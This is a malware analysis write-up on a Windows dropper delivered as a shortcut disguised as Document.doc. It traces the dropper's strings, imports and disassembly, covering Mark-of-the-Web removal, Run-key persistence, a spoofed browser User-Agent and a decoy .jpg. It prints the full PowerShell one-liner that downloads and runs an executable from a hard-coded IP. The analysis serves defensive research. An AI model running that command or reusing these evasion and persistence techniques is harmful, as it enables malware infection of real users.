

Hash of executable payload: AE4C19C67AA7944D5FDE3B473EC4EA94

The malware is originally delivered via email with a zipped malicious payload masquerading as a document but is actually a shortcut with an embedded powershell script that downloads and stages the next payload.

Name	Date modified	Type	Size
Document.doc		Shortcut	3 KB

The command uses cmd.exe to invoke PowerShell with execution policy bypass, downloads a binary payload from a hard-coded IP address into the user profile under a masquerading filename, and immediately executes it. This behavior is consistent with malware droppers.


```
%windir%\System32\cmd.exe /c powershell.exe ExecutionPolicy Bypass (New-Object System.Net.WebClient).DownloadFile('http://178.16.54.109/spl.exe','%userprofile%\windrv.exe');Start-Process '%userprofile%\windrv.exe'
```

Detect it Easy information.

The screenshot shows the Detect it Easy interface with the following details:

- File type:** PE32
- File size:** 11.00 KiB
- Base address:** 00400000
- Entry point:** 00401aab
- Sections:** 0005
- Time date stamp:** 2026-01-05 01:28:55
- Size of image:** 00006000
- Architecture:** I386
- Type:** GUI
- Scan:** Automatic
- Endianness:** LE
- Mode:** 32-bit
- Compiler:** Microsoft Visual C/C++ (15.00.30729)[C++]
- Language:** C++
- Tool:** Visual Studio(2008)

Entropy; likely not packed and minimal obfuscation.



The extracted strings indicate a malicious Windows loader or dropper. They show deliberate use of user-writable directories, deceptive filenames and messages that mimic legitimate Windows components, explicit handling of Mark-of-the-Web with Zone.Identifier to evade security warnings, persistence via the Run registry key, and payload retrieval from a hard-coded external IP using browser-like User-Agent strings. Taken together, these artifacts strongly suggest intentional malware designed to download, execute, and persist additional payloads while minimizing user suspicion and security controls.


```
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.0.0 Safari/...
%temp%
%$%\dld.exe
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/...
%$:Zone.Identifier
%$%\dld.exe
%$:Zone.Identifier
%appdata%
%$\\ehehehehh.jpg
Windows Image Viewer
pnql.dll not found!
PreLoad
dwinsvc.exe
Windows Service
http://178.16.54.109/lfuck.exe
%$:Zone.Identifier
%userprofile%
%$%\s
Software\Microsoft\Windows\CurrentVersion\Run\
memset
srand
wcslen
wcscmp
MSVCR90.dll
_amsg_exit
_getmainargs
_cexit
exit
```

Some other strings showing potential political motivation. The host IP (178[.]16[.]54[.]109) in the strings above also appears to be politically motivated by posting a bitcoin wallet allegedly used for donations to Ukraine. The host IP can be viewed on fingerprinting tools showings its based in Germany. URLScan also shows multiple different files being hosted there before.

```
00002130  SHELL32.dll
00002200  freeukraine
0000220C  http://fuckput.in/
00002458  <assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion=
```

imports (72)	flag (19)	type	ordinal	first-thunk (IAT)	first-thunk-original (INT)	library
<a href="#">_rand</a>	x	implicit	-	0x00002832	0x00002832	<a href="#">MSVCR90.dll</a>
<a href="#">rand</a>	x	implicit	-	0x0000282A	0x0000282A	<a href="#">MSVCR90.dll</a>
<a href="#">URLDownloadToFileW</a>	x	implicit	-	0x000029F0	0x000029F0	<a href="#">urlmon.dll</a>
<a href="#">InternetReadFile</a>	x	implicit	-	0x00002A5E	0x00002A5E	<a href="#">WININET.dll</a>
<a href="#">InternetOpenUrlW</a>	x	implicit	-	0x00002A3A	0x00002A3A	<a href="#">WININET.dll</a>
<a href="#">HttpQueryInfoA</a>	x	implicit	-	0x00002A28	0x00002A28	<a href="#">WININET.dll</a>
<a href="#">InternetCloseHandle</a>	x	implicit	-	0x00002A12	0x00002A12	<a href="#">WININET.dll</a>
<a href="#">InternetOpenW</a>	x	implicit	-	0x00002A4E	0x00002A4E	<a href="#">WININET.dll</a>
<a href="#">PathFindFileNameW</a>	x	implicit	-	0x00002A90	0x00002A90	<a href="#">SHLWAPI.dll</a>
<a href="#">CopyFileW</a>	x	implicit	-	0x00002B42	0x00002B42	<a href="#">KERNEL32.dll</a>
<a href="#">SetFileAttributesW</a>	x	implicit	-	0x00002B2C	0x00002B2C	<a href="#">KERNEL32.dll</a>
<a href="#">WriteFile</a>	x	implicit	-	0x00002AE6	0x00002AE6	<a href="#">KERNEL32.dll</a>
<a href="#">DeleteFileW</a>	x	implicit	-	0x00002ACA	0x00002ACA	<a href="#">KERNEL32.dll</a>
<a href="#">CreateProcessW</a>	x	implicit	-	0x00002AB8	0x00002AB8	<a href="#">KERNEL32.dll</a>
<a href="#">GetCurrentThreadId</a>	x	implicit	-	0x00002C68	0x00002C68	<a href="#">KERNEL32.dll</a>
<a href="#">GetCurrentProcessId</a>	x	implicit	-	0x00002C7E	0x00002C7E	<a href="#">KERNEL32.dll</a>
<a href="#">GetCurrentProcess</a>	x	implicit	-	0x00002BEC	0x00002BEC	<a href="#">KERNEL32.dll</a>
<a href="#">RegSetValueExW</a>	x	implicit	-	0x00002CF0	0x00002CF0	<a href="#">ADVAPI32.dll</a>
<a href="#">ShellExecuteW</a>	x	implicit	-	0x00002D20	0x00002D20	<a href="#">SHELL32.dll</a>
<a href="#">invoke watson</a>	-	implicit	-	0x000029CE	0x000029CE	<a href="#">MSVCR90.dll</a>
<a href="#">except handler4 common</a>	-	implicit	-	0x000029B4	0x000029B4	<a href="#">MSVCR90.dll</a>

Initial static analysis shows that when the app is launched it uses MessageBoxA to always display an error message box.



It then beacons to a C2 server to download a file and deletes the zone identifier.

```
esi, offset aWindowsService ; "Windows Service"
edi, [ebp+ValueName]
movsd
ecx, 0Fh
esi, offset aHttp1781654109 ; "http://178.16.54.109/lfuck.exe"
edi, [ebp+szUrl]
movsd
```

```
loc_4015B2:
mov    [ebp+phkResult], 0
push   104h          ; nSize
lea    ecx, [ebp+Filename]
push   ecx           ; lpFilename
push   0             ; hModule
call   ds:GetModuleFileNameW
lea    edx, [ebp+Filename]
push   edx           ; pszPath
call   ds:PathFindFileNameW
mov    [ebp+String1], eax
lea    eax, [ebp+Filename]
push   eax
push   offset aSZoneIdentifier_1 ; "%s:Zone.Identifier"
lea    ecx, [ebp+FileName]
push   ecx           ; LPWSTR
call   ds:wsprintfW
add   esp, 0Ch
lea    edx, [ebp+FileName]
push   edx           ; lpFileName
call   ds:DeleteFileW
lea    eax, [ebp+String2]
push   eax           ; String2
mov    ecx, [ebp+String1]
push   ecx           ; String1
call   wcsncmp
add   esp, 8
test  eax, eax
jz    loc_401711
```

```

push    eax      , esp
push    offset aUserProfile ; "%userprofile%"
call    ds:ExpandEnvironmentStringsW
lea     eax, [ebp+String2]
push    eax
lea     ecx, [ebp+Dst]
push    ecx
push    offset aSS      ; "%s\\%s"
lea     edx, [ebp+NewFileName]
push    edx      ; LPWSTR
call    ds:wsprintfW
add    esp, 10h
push    0          ; bFailIfExists
lea     eax, [ebp+NewFileName]
push    eax      ; lpNewFileName
lea     ecx, [ebp+filename]
push    ecx      ; lpExistingFileName
call    ds:CopyFileW
test   eax, eax
jz     loc_401711

```

```

push    3          ; dwFileAttributes
lea     edx, [ebp+NewFileName]
push    edx      ; lpFileName
call    ds:SetFileAttributesW
lea     eax, [ebp+phkResult]
push    eax      ; phkResult
push    20006h    ; samDesired
push    0          ; ulOptions
push    offset SubKey ; "Software\\Microsoft\\Windows\\CurrentVe"...
push    80000001h  ; hKey
call    ds:RegOpenKeyExW
test   eax, eax
jnz    short loc_4016F3

```

The szAgent string is simply there to make the program's network traffic look normal. It is passed as the User-Agent when a WinINet session is created, so any HTTP requests identify themselves as a standard Chrome browser running on Windows 10. By doing this, the traffic blends in with everyday web browsing, making it less likely to be flagged by basic network filters or raise suspicion during inspection. In practical terms, it helps the malware hide in plain sight by pretending to be a regular browser instead of an unknown or suspicious program.

```

rdata:00402170      text "UTF-16LE", 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.0.0 Safari/537.36'
rdata:004021D6      text "UTF-16LE", 'it/537.36 (KHTML, like Gecko) Chrome/110.0.0.0 Safari/537.36'
rdata:0040223C      text "UTF-16LE", 'ri/537.36',0
rdata:00402250 ; const WCHAR Src
rdata:0040225A Src:           DATA 0DFFh sub 101150A1A10

```

```

push    offset aSDDExe_0 ; "%s\\%d%d.exe"
lea     eax, [ebp+FileName]
push    eax             ; LPWSTR
call    ds:wsprintfW
add    esp, 14h
push    0               ; LPBINDSTATUSCALLBACK
push    0               ; DWORD
lea     ecx, [ebp+FileName]
push    ecx             ; LPCWSTR
mov    edx, [ebp+lpszUrl]
push    edx             ; LPCWSTR
push    0               ; LPUNKNOWN
call    URLDownloadToFileW
test   eax, eax
jnz    short loc_401400

```

```

lea    eax, [ebp+FileName]
push  eax
push  offset aSZoneIdentifier_0 ; "%s:Zone.Identifier"
lea   ecx, [ebp+var_630]
push  ecx             ; LPWSTR
call  ds:wsprintfW
add   esp, 0Ch
lea   edx, [ebp+var_630]
push  edx             ; lpFileName
call  ds:DeleteFileW
lea   eax, [ebp+FileName]
push  eax             ; lpCommandLine
call  sub_401000
add   esp, 4

```

This function builds a file path under %APPDATA% for a deceptively named .jpg file, checks whether it already exists, and if not, explicitly creates it with write access using CreateFileW. The deliberate expansion of the AppData path, formatted construction of a fake image filename, conditional existence check, and forced file creation indicate purposeful staging of a disguised artifact in a user-writable location. This pattern aligns with malware techniques used to camouflage payloads or decoy files, avoid permission barriers, and prepare subsequent execution or user deception rather than any legitimate image-handling functionality.

In this routine, the numeric values passed to CreateFileW describe exactly how the file is handled. The value **0x40000000** corresponds to GENERIC\_WRITE, which means the file is opened solely to write data, not to read or render it like a legitimate image. The value **2** maps to CREATE\_ALWAYS, instructing Windows to create the file every time and overwrite any existing file with the same name, a behavior commonly used when dropping or staging files. A share mode value of **0** means FILE\_SHARE\_NONE, preventing other processes from accessing the file

while it is being written. The flags and attributes value of **0** applies no special handling, treating the file as a plain binary object. Finally, the comparison against **0xFFFFFFFF** checks for **INVALID\_HANDLE\_VALUE**, which is how the code determines whether the file creation succeeded. Together, these technical choices show the file is intentionally created as a generic writable container, with the .jpg extension serving only as a disguise rather than indicating real image content.

```

push 104h          ; nSize
lea   eax, [ebp+Dst]
push  eax          ; lpDst
push  offset aAppdata ; "%appdata%"
call ds:ExpandEnvironmentStringsW
lea   ecx, [ebp+Dst]
push  ecx
push  offset aSEhehehehhJpg ; "%s\\ehehehehh.jpg"
lea   edx, [ebp+pszPath]
push  edx          ; LPNSTR
call ds:wsprintfW
add  esp, 0Ch
lea   eax, [ebp+pszPath]
push  eax          ; pszPath
call ds:PathFileExistsW
test eax, eax
jz   short loc_40146D

loc_40146D:          ; hTemplateFile
push  0
push  2              ; dwFlagsAndAttributes
push  1              ; dwCreationDisposition
push  0              ; lpSecurityAttributes
push  0              ; dwShareMode
push  40000000h      ; dwDesiredAccess
lea   ecx, [ebp+pszPath]
push  ecx          ; lpFileName
call ds>CreateFileW
mov   [ebp+hObject], eax
cmp   [ebp+hObject], 0FFFFFFFh
jz   short loc_4014A5

```

Other potential political strings found near the end of the binary.

```
.data:00403000 ; Segment type: Pure data
.data:00403000 ; Segment permissions: Read/Write
.data:00403000 _data          segment para public 'DATA' use32
.data:00403000             assume cs:_data
.data:00403000             ;org 403000h
.data:00403000 aFreeukraine db 'freeukraine',0
.data:0040300C aHttpFuckputIn db 'http://fuckput.in/',0
.data:0040301F             align 10h
.data:00403020 ; uintptr_t __security_cookie
.data:00403020 __security_cookie dd 0BB40E64Eh      ; DATA XREF: sub_401150+9↑r
.data:00403020             ; sub_401410+9↑r ...
.data:00403024 dword_403024    dd 44BF1981h      ; DATA XREF: __report_gsfailure+B0↑r
.data:00403024             ; __security_init_cookie+2B↑w ...
.data:00403028             db 0FFh
.data:00403029             db 0FFh
```